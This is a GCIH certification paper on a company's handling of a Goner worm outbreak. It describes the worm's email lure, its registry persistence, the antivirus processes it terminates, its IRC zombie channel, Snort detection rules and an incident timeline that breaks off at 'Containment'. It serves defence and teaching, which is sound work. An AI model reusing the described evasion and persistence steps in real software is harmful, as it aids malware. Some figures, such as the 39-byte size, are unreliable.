Global Information Assurance Certification Paper

GCIH Certification Practical Assignment

Version 2.1a

Option 1 – Exploit in Action

THE HANDLING OF A GONER VIRUS OUTBREAK IN A CORPORATE ENVIRONMENT

Trenton Riddell

February 20, 2003

Executive Summary

I'll state upfront that this probably is not going to be as technical a paper as others. The GCIH course leans heavily towards actual hacker exploits and what is involved in protecting, detecting, and cleaning up as opposed to incident handling as a process. This is not a bad thing; we need to know how the bad guys work in order to protect against them. However, in the several years that I have been involved in incident handling, it has been my experience that often the most destructive and costly incidents can be relatively minor in terms of the actual exploit, if there is even an "exploit" at all; An employee simply walking out the door with internal or confidential information in his briefcase, for example. Viruses and worms also tend to fall into that category. It's my experience that increased effort in the overall incident handling and management process is at least as important as the ability to perform technical assessments.

Early in the morning of Tuesday, December 4, 2001, a large number of email messages were received globally as a result of a mass-mailing worm being executed. The worm spread rapidly across the Internet to infect millions of users. This paper will step through an actual incident involving this worm in a corporate environment. I will identify the characteristics of the worm and my IT Security team's response to the infection.

I do not believe that this was an intentional attack on our environment. It is unlikely that a malicious Black Hat sent an infected email to one of our users with the intention of infecting our network and using it as a launch pad for attacks on other systems. A number of policies, procedures, standards, technologies and awareness had been put in place to prevent something like this from happening. This wasn't a case of a hacker executing a buffer overflow or rooting a critical system. It wasn't a hole in the firewall or a backdoor program being installed by a disgruntled insider. This "attack" was successful due to users not applying best practice and common sense, and administrators ignoring security for the sake of easy administration.

What I most hope to demonstrate by chronicling this incident is that when the incident handling process isn't followed, there are deficiencies in protection, too many people are involved, communication channels are not easily available or established, and the impact of the incident gets magnified. Hopefully others can read this and learn from the failures in our corporate security incident response plan.

THE EXPLOIT

The nasty little program that caused all my grief is a mass mailer known as W32/Goner@MM. Aliases listed for it on the McAfee Antivirus website include GONE.A, WORM_GONER.A, I-Worm.Goner, Gone, Win32.Goner.A@mm, W32/Goner.ini, W32/Goner-A, and Pentagone. For the purposes of this discussion I will refer to it simply as Goner.

At the time of this writing, I could not find an entry for Goner in the Mitre Common Vulnerabilities and Exposures (CVE) Dictionary [1]. Generally, CVE only includes a small number of high level candidates related to worms and viruses. Unfortunately, Goner is not among them.


Goner is written in Visual Basic and has been compressed using a Portable Executable (PE) file compressor so that its size for distribution is only 39 bytes. Unpacked, the program is approximately 159KB. This PE format allows Goner to affect any system running a 32-bit Microsoft Windows OS (95, 98, ME, 2000, XP) with MS Outlook, or MS Office and/or ICQ installed.

Anti-virus vendors categorized Goner as a worm due to its mass-mailing characteristics. However, according to both Cert [3] and Mcafee [4], it also displays the characteristics of both a virus and a trojan. The victim receives Goner as an attachment to a SMTP email (TCP/25) or ICQ message (TCP/4000) with a file extension of a Windows screen saver (.SCR). Goner propagates by enticing the victim to run an attachment that is disguised as a screen saver. The text of the message is as follows:

```
Subject: Hi
Body:
How are you ?
When I saw this screen saver, I immediately thought about you
I am in a harry, I promise you will love it!
Attachment: GONE.SCR
```


For Goner to deliver its payload, the user must manually execute the .SCR file. It cannot be executed by simply viewing the message in the Outlook preview pane. Once the program has been executed, the victim is then presented with the following legitimate looking splash window:

Figure 1.



The first window is simply a distracter. Shortly following the display of the first window, the victim is presented with a bogus error window indicating that the screensaver encountered an error condition and could not execute.

Figure 2.



The victim clicks OK, assuming that the harmless screen saver couldn't run and had terminated. Meanwhile, Goner gets busy in the background unleashing its viral payload and the victim is oblivious to what is really going on until it is too late.

Upon execution, Goner copies itself into the C:\Windows\System on Windows 9x/ME systems, or C:\Windows\System32 folder on Windows NT/2000/XP systems, and adds the following registry key to load itself at startup:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
Run\C:\%WINDIR%\%SYSTEM%\gone.scr=C:\%WINDIR%\%SYSTEM%\gone.scr
```

On Windows 9x/ME systems, Goner looks for and kills processes associated with common anti-virus and personal firewall programs. It then attempts to delete all files in the directory of the associated program. If it is unable to delete

the files immediately, it creates a file called WININT.INI that's programmed to delete the files at the next reboot. The following is a list of the executables that Goner attempts to disable and their respective vendors:

_AVP32.EXE - AVP Scanner
_AVPCC.EXE - AVP Control Centre Application
_AVPM.EXE - AVP Monitor
AVP32.EXE - AVP Scanner
AVPCC.EXE - AVP Control Centre Application
AVPM.EXE - AVP Monitor
AVP.EXE - AntiViral Toolkit Pro (AVP)

IAMAPP.EXE - AtGuard Personal Firewall
IAMSERV.EXE - AtGuard Personal Firewall

CFIADMIN.EXE - ConSeal PC Firewall
CFIAUDIT.EXE - ConSeal PC Firewall
CFINET.EXE - ConSeal PC Firewall
CFINET32.EXE - ConSeal PC Firewall
PCFWallIcon.EXE - ConSeal PC Firewall
FRW.EXE - ConSeal PC Firewall

ESAFE.EXE - eSafe, Aladdin Knowledge Systems

LOCKDOWN2000.EXE - LockDown 2000

AVCONSOL.EXE - McAfee VirusScan
VSHWIN32.EXE - McAfee VirusScan
VSECOMR.EXE - McAfee VirusScan
VSSTAT.EXE - McAfee VirusScan
WEBSCANX.EXE - McAfee VirusScan

NAVW32.EXE - Norton AntiVirus
NAVAPW32.EXE - Norton AntiVirus

ICMON.EXE - Sophos Antivirus Monitor
ICLOAD95.EXE - Sophos Antivirus for Windows 95
ICSUPP95.EXE - Sophos Antivirus for Windows 95
ICLOADNT.EXE - Likely Sophos Antivirus for Windows NT
ICSUPPNT.EXE - Likely Sophos Antivirus for Windows NT

SAFEWEB.EXE – Safeweb

TDS2-98.EXE - TDS-2 Trojan Defense Suite
TDS2-NT.EXE - TDS-2 Trojan Defense Suite

ZONEALARM.EXE - ZoneLabs ZoneAlarm

APLICA32.EXE - unknown

Once the anti-virus and/or firewall has been disabled, Goner begins replicating and sending itself to everyone in the Microsoft Outlook address book via SMTP (TCP/25). If ICQ (TCP/4000) is installed, it additionally attempts to copy a file

called ICQMAPI.DLL to the WINDOWS SYSTEM directory to send itself to all online users in the ICQ contacts list.

Goner then places a Trojan IRC bot script in file REMOTE32.ini, or creates the file if it does not already exist, and alters the MIRC.INI file to reference REMOTE32.INI. I managed to find the contents of this script in Christine Merey's SANS GCIH practical assignment, and is available in Appendix B [2]. This bot script turns the victim host into a zombie for use in future Denial of Service attacks against other IRC users. Goner also attempts to "phone home" over IRC (TCP/6667) to the server "twisted.ma.us.dal.net" and joins the channel #pentagone. This happens completely without the user's knowledge whenever he runs mIRC. The IRC channel is currently blocked, however, so this functionality is prevented.

References

[1]Common Vulnerabilities and Exposures
http://www.cve.mitre.org/

[2]SANS Practical
http://www.giac.org/practical/Christine_Merey_GCIH.doc

[3]CERT Incident Note IN-2001-15: W32/Goner Worm
www.cert.org/incident_notes/IN-2001-15.html

[4] McAfee.com - W32/Goner@MM Help Center
http://www.mcafee.com/anti-virus/viruses/goner/default.asp?cid=2636

THE ATTACK

Description and Diagram Of The Network

The network that was affected by the worm is that of a medium sized corporation. The vast majority of our systems reside with a main facility, which I will refer to as Site A, with another good-sized data center in another city. This I will refer to as Site B. Although all we do have several other remote offices which suffered an email outage as a result of the Goner infection, I will limit the discussion to these two main sites, as they we the major players in the incident.

At this point I feel it is important to note that up until just a few months before the incident, Site B was a complete and separate entity from the rest of the corporation. It had its own network and Internet access, desktop policies, standards and procedures. It also had outsourced its Network Support and Operational staff to a large IT support firm. Site A also outsourced the Network

Support and Operational staff; however, not to the same firm. Corporate ITSEC had been working with these different groups to bring the two sites into alignment and under a single security umbrella when the incident occurred. This may seem like a minor issue, but it did play a large part in how the incident happened and the subsequent failures of the Incident Response process that I will discuss later.

Site A acts as the focus through which all inbound and outbound traffic flows. Because of this we need to provide maximum reliability for our Internet based services, such as email. There are redundant perimeter routers, Internet connections, and perimeter Cisco PIX 525 Firewalls. The perimeter routers are configured to filter out things like ICMP, broadcast packets, etc.

While the focus of this incident is really on email, there are other vectors through which malicious code can enter an enterprise. To mitigate this, intrusion detection systems (IDS) in the form of Snort IDS is placed between the perimeter router and the external firewall (PIX) as well as on the internal network. These IDS sensors physically reside in the offices of ITSEC team members where they can be closely monitored. The placement, both inside and outside the perimeter, allows us to catch any unusual traffic attempting to enter or leave our environment, verify whether it made it past the firewall, and respond quickly.

Snort is a signature-based IDS. As such, it alerts only on the traffic that it's been configured to look for. So, to keep the IDS as effective as possible, we regularly update the signatures when they become available, monitor the SNORT-SIGS listserv as well as write our own custom signatures to watch for specific traffic. Copies of the logs from the sensors are compressed and transferred to Symantec's DeepSight Analyzer server where they are parsed and reviewed for any suspicious traffic. We can then run summary reports, perform trend analysis, and drill down on specific attacks to ensure that we are aware of any illicit activity on our network.


In the DMZ off the PIX there is a Corporate SMTP Relay. This server is configured to allow the relaying only of our corporate MX records. The SMTP relay does not scan for viruses. For the transmission of email between the relay and internal mail servers, the PIX is configured to allow SMTP (TCP/25) traffic between the Site A Exchange 5.5 server and the relay only. Of course, there are other Internet facing services hosted in the DMZ, but for the purpose of this paper, and in an effort to maintain focus only on the systems involved in the incident, they will not be discussed nor will they appear on the provided network diagram.

Inside the PIX firewall an additional Checkpoint firewall exists for the purpose of redundancy and added capability. It runs on dual Nokia IP530s. However, at

the time of the incident, the firewalls had just been added to the environment and were not blocking or filtering much inbound or outbound traffic.

Since Site B had previously been a completely separate entity, they maintained their own Domain controller, Exchange 5.5 server, and Internet connection including PIX 515 firewall. I would like to point out that the nature of the work that Site B performed was mission critical. While their local Internet connection was still active, it was only being maintained as a backup should the link between the two sites fail. The default gateway for all Site B hosts was to always be directed at the SiteA-SiteB link. The Site B Exchange server handles local email and forwards SMTP traffic bound for external networks to the Site A Exchange server. That server then forwards it to the SMTP relay in the DMZ for delivery. For inbound SMTP mail, the process works in reverse.

Figure 3. Diagram of Affected Network



It is corporate policy that all desktops and file servers run anti-virus software. Our desktops run McAfee VirusScan and the Exchange servers scan email for viruses using McAfee GroupShield. The IT Security group monitors various virus alert websites and newsgroups for information on any new viruses that

appear and, when appropriate, sends out alerts to the Corporate Virus Alert group. These alerts contain information on new viruses; their risk rating and the minimum DAT required for detecting and cleaning the virus. The Operations staff are responsible for downloading the updated DAT and placing it in a local staging area. The software is configured to automatically check for updates from this local staging area daily. To prevent any conflicts, the time of the update is staggered throughout the enterprise.

Before the Goner incident occurred, we found that Site B was not running the corporate standard anti-virus software. Under the terms of our McAfee license we were able to offer the software to Site B for use on their Exchange server and desktops. However, that offer was rejected. Prior to Site B coming under our corporate umbrella, they had already purchased a different anti-virus package for their Exchange server. The firm supporting Site B's network was a VAR for Antigen Antivirus from Sybari Software and had installed it as the AV package of choice. At the time we agreed that there was some value in running two different anti-virus engines. Further, given the political pushback we were already experiencing as a result of trying to merge the networks and having two separate (and competing) OPS groups, we chose not to press the issue. We did manage to gain acceptance for installing McAfee on the desktops.

Protocol Description

Although Goner uses SMTP (TCP/25) and ICQ (TCP/4000) as the means of distribution, it is not a weakness or vulnerability in these services that allowed Goner to proliferate so quickly. Goner uses the old, but effective, tactic of Social Engineering. The Victim receives an email from someone they know. This email states that the attached screensaver is something that they are going to love.

Goner takes advantage of the fact that most users know very little about the computers that they use. The user will simply accept that their friend sent them a screensaver and click on the attached executable. A couple windows pop up making it look all the more legit. The last one contains an OK button stating that there was an error. Most users will simply click on the OK button and not give it a second thought.

IRC (TCP/6667) is also a service utilized by the worm, but like SMTP and ICQ, it is not being exploited. It is simply used to issue commands to the zombies that Goner seeks to create for future Denial of Service attacks.

How the Exploit Works

I indicated earlier that Goner demonstrates the combined characteristics of a virus, worm and Trojan. I'd now like to dissect Goner into each of these three distinctions and explain each part.

Goner as a Virus

The first phase of Goner's activity on a system is to infect it with malicious code. As soon as the user opens the bogus screensaver, Goner sets to work. First Goner attempts to remove common Anti-virus or personal firewall software. This is presumably to ensure it's not prevented from carrying out phases 2 and 3. A list of these programs is included in Part 1 of this paper.

Next Goner looks for Visual Basic and OLE support. These command interpreters are required for Goner to execute commands in Outlook that allow it to read the Address Book and send itself to everyone in it. Having found VB support Goner copies itself to the Registry Key:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

This allows it to automatically reboot the system every time. Goner then begins searching the registry for keys relating to MS Outlook and ICQ. It also searches the file system for DLLs relating to ICQ. This is presumably to verify that these programs are installed on the system so it can propagate.

Next, Goner uses the OLE support in MS Outlook to read the contents of the Address book and begins to replicate itself into a temporary directory to prepare for distribution. Throughout these activities, Goner demonstrates the worm-like characteristics discussed in Phase 2.

Next, having verified that it has the ability to propagate, the virus adds the REMOTE32.INI file to the system and modifies the MIRC.INI to reference REMOTE32.INI. This is used in the Phase 3, where Goner becomes a Trojan.

Countermeasures

At this point in the infection, we can identify some potential countermeasures to Goner.

- The Virus will only work on systems with Visual Basic and OLE interpreter. Unfortunately, that is just about every Windows host out there. A system running Linux most likely would not have been vulnerable.
- Goner only works if Anti-virus software is not up-to-date. This is only a current countermeasure. At the time of Goner's initial outbreak, our Antivirus vendor had not yet released a signature update.
- User must have write access to the registry. Without this level of access, the virus will not be able to add itself to Run at Startup.

- User must have write access to the system directory. If not the virus will not be able to add itself (Gone.Scr) to the SYSTEM directory or be able to add Remote32.ini and alter mIRC.ini.

Goner as a Worm

The whole point of a worm is to propagate and infect as many more hosts as possible. Goner meets with this criteria and, as an added feature, attempts to do so over two different mediums. First Goner uses the OLE support in MS Outlook to read the contents of the Address Book and sends a copy of itself to everyone in it. Depending on the size of your address book, the volume of sent email can be representative of a handful of friends, or several hundred people in a corporation. Unfortunately, we fell into the second category.

The second avenue that Goner attempts to use to distribute itself is via an ICQ file transfer. While Goner is reading the registry in the first phase, it searches for the registry key defining where ICQ is installed on the local file system. This is where the ICQ database, or "buddylist", resides. Goner then accesses the buddylist and sends a copy of itself to every active user on it.

Countermeasures

Countermeasures to Goner at this phase include:


- Disabling SMTP (TCP/25) both inbound and outbound would prevent Goner infected email from entering your systems and blocking it from going out to infect others if you are already infected.
- ICQ uses TCP/4000 as a control port. Blocking this port on your firewall should prevent ICQ from communicating.
- Alternatively, you could disable ICQ completely. Either moving ICQ files or removing it completely.

Goner as a Trojan

This final phase of Goner's attack in not really an attack on the infected system at all. It seems that the intent of the virus was to infect as many hosts as possible, turning them into "zombies" for use in future Distributed Denial of Service (DDoS) attacks. This is evident in the way that Goner installs a Trojaned REMOTE32.INI (Appendix B) file into the SYSTEM directory of the host and alters MIRC.INI to reference REMOTE32.INI. If IRC is installed on the host it then attempts to "phone home" by connecting to a remote server and awaiting instruction from the master.

The following diagrams detail how this third phase would have worked. The owners of the IRC server have disabled the channel that Goner was supposed to use.

Figure 4. DDOS Attack Architecture.



Description and Diagram Of The Attack


A lot of this incident is addressed in greater detail in the discussion of the Incident Handling Process. Since there was no actual vulnerability exploited, I

will step you through the incident from first infection with the help of the diagram.

We managed to trace back the path of infection to a single user in Site B. This user received it from a friend outside of the company. Upon launching what he thought was going to be a screen saver, the user was presented with a relatively benign looking splash window. After a few moments the user was presented with what he thought was an error message with a simple OK Button. The user clicked the button and, assuming that some corporate lockdown feature prevented the screen saver from launching, continued on working. He did notice however, that his PC was suddenly very sluggish.

Meanwhile, Goner was busy replicating and sending itself to everyone in the corporate address book generating hundreds of infected emails, being read by others, which generated hundreds more.

Figure 5. Steps in the Goner Incident



Signature of the Attack

Although Goner attempts to disable and remove any protection you may have from anti-virus software or personal firewall programs, it is by no means a stealthy virus. Snort leaves its fingerprints all over infected systems.

The most obvious of Goner's signatures is the presence of the alterations that Goner makes to the infected host. First there is the existence of the executable itself (gone.src) in the local SYSTEM or SYSTEM32 directories. The Remote32.ini file is created and the MIRC.ini file has been altered.

Additionally, the registry key that Goner alters to include itself is also a very obvious indication of infection.

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
Run\C:\% WINDIR% \% SYSTEM% \gone.scr=C:\% WINDIR% \% SYSTEM% \gone.scr
```

Since Goner is a mass mailer, this can also be a signature of attack. To my knowledge, Goner does not attempt to mask the fact that it has sent a copy to every person in your address book. Therefore, multiple copies of the infected email should appear in the "Sent Items" folder of your local email client.

If you are blocking access to ICQ (TCP/4000) or IRC (TCP/6667) at your firewall, multiple outbound access attempts showing up in your firewall logs might also indicate that you have a Goner infection. Alternatively, if you have an IDS, you could create a custom signature for Goner. The email that Goner used to distribute itself contained some rather specific things that you base a rule on. This rule would not have to be any more advanced than simply watching SMTP (TCP/25) for Goner's attachment name:

```
alert tcp any any -> any 25 (msg:"Virus - Possible Goner
Worm – gone.src file"; content: "filename=";
content:"gone.scr"; nocase; classtype:misc-activity;
rev:3;)
```

Also, since the content of the email contains a spelling mistake, you could write a rule to alert on that specific phrase.

```
alert tcp any any -> any 25 (msg:"Virus - Possible Goner
Worm"; content: "I am in a harry"; classtype:misc-activity;
rev:3;)
```

Both of the above rules are only watching for incoming SMTP, they would not alert on any outgoing instances of the Goner email, nor would they catch the ICQ or IRC components of the attack. To alert on outbound SMTP, you would simply need to swap the internal and external port assignments.

To generate alerts on possible Goner ICQ traffic, you could watch for outgoing connection attempts on TCP/4000 with the same content parameters as the SMTP rules. For the IRC traffic, you would need a rule watching for outbound traffic on TCP/6667 with content of "pentagone" like this:

```
alert tcp any any -> any 6667 (msg:"Virus - Possible Goner
Worm – Pentagone IRC"; content: "pentagone"; classtype:misc-
activity; rev:3;)
```

How to Protect Against It

As is the case with many other viruses that depend on social engineering to propagate, there isn't really any software flaw, or a "fix" that would stop the worm from functioning. In these cases what ultimately needs to be addressed is security best practices and user awareness.

The easiest way to protect against Goner and other viruses is to run anti-virus software and keep the DATs up-to-date. I have not run across an AV package yet that did not have an option to automate the update process. Just by running current AV software, you should be able to prevent most viruses, worms and Trojans.

You may also want to configure the software on your mail server to filter or block executable types, and advise your users to not open email attachments with executable extensions. Files with extensions like .scr, .vbs, .bat, .exe and .pif can harbor malicious code. Preventing their transmission goes a long way towards protecting your systems from infection.

It is always a good practice to limit the services you run to only those you require. This applies to your firewall as well. Rather than allowing everything and blocking that which you don't want, it is better to deny everything and only allow that which you need. Leaving ports open and services running only increases the avenues for attack.

Users tend to love applications like ICQ and IRC because it allows them to chat with friends and share files. However, it has been my experience that there is often no business requirement for these types of programs in a corporate environment. If you can deal with the political backlash you are sure to

generate, I suggest banning their use and ensuring that the ports they use are blocked at your perimeter.

THE INCIDENT HANDLING PROCESS

Preparation

In 1998 we had a third party auditing firm come in and assess our IT Security measures. In response to that audit we have gone to great lengths to increase our security posture by such actions as creating a more secure perimeter with dual firewalls and IDS. We have conducted extensive awareness sessions for users, administrators and executive. We authored, distributed and fully vetted polices, procedures and standards for corporate security. We also started to regularly send out notices and reminders to users around best practices.

The summer prior to this incident we sat down with our network support and operations staff and defined the Incident Handling Team, IT Security Incident Response procedures, and Escalation Matrix. The expectation was that since these groups had been involved in defining the processes, identifying the groups responsible for specific tasks and then working through scenarios to refine the procedures, that the Incident Response Process would be more fully understood and accepted by those who most needed to use it in order for it to be successful.

To support our Security and Incident Response initiatives I developed a number of documents. I have included excerpts of the Secure Home Computing and Virus Prevention document that I developed and posted on the corporate Intranet, as well as the IT Security Incident Response Escalation Matrix, and a High Level IT Security Incident Response Process in Appendices C, D, E.

The Incident handling team consists of individuals and representatives from Operations, Network support, ITSEC and other business units. However, since most of those in our Operations and Network Support groups are contractors, and members of our IT Security team are fully competent in all aspects of incident management, we make sure that IT Security leads the investigation at all times. Contacts from Corporate Public Relations, Legal, and law enforcement are also identified should the need arise to involve them. The identification and inclusion of so many different groups is intended to facilitate communication should an incident occur. Of course, our preference is that we only involve outside groups when absolutely necessary. To ensure that information is kept on a need to know basis, the decision to of who to involve is left at the discretion of the handler.

Identification

December 4, 8:30
A member of the ITSEC group conducting regular monitoring of virus alerting newsgroups and websites became aware of the discovery of the worm. Following our standard process he sent the appropriate notification to Network Operations & Support in Site A only. Unfortunately, because Site B has only been recently merged, they were not included in the contact list. At that time, no descriptions or fixes were available from our vendor, McAfee.

December 4, 10:00
At approximately 10:00 a.m., an alert and solution was available at the McAfee site where Goner is classified as a HIGH RISK. A notification was forwarded to Network Support (Site A only).

December 4, 12:30
Soon after lunchtime on December 4, IT Security noted suspect email being sent to several corporate mail groups. As well, the Help Desk began receiving complaints that users were unable to send email or access their inbox. The Site A support discover that message queues on the mail server contains hundreds of email messages. Site A support personnel notified IT Security and initial investigation determines that it is Goner. The worm had begun spreading through the network

Containment

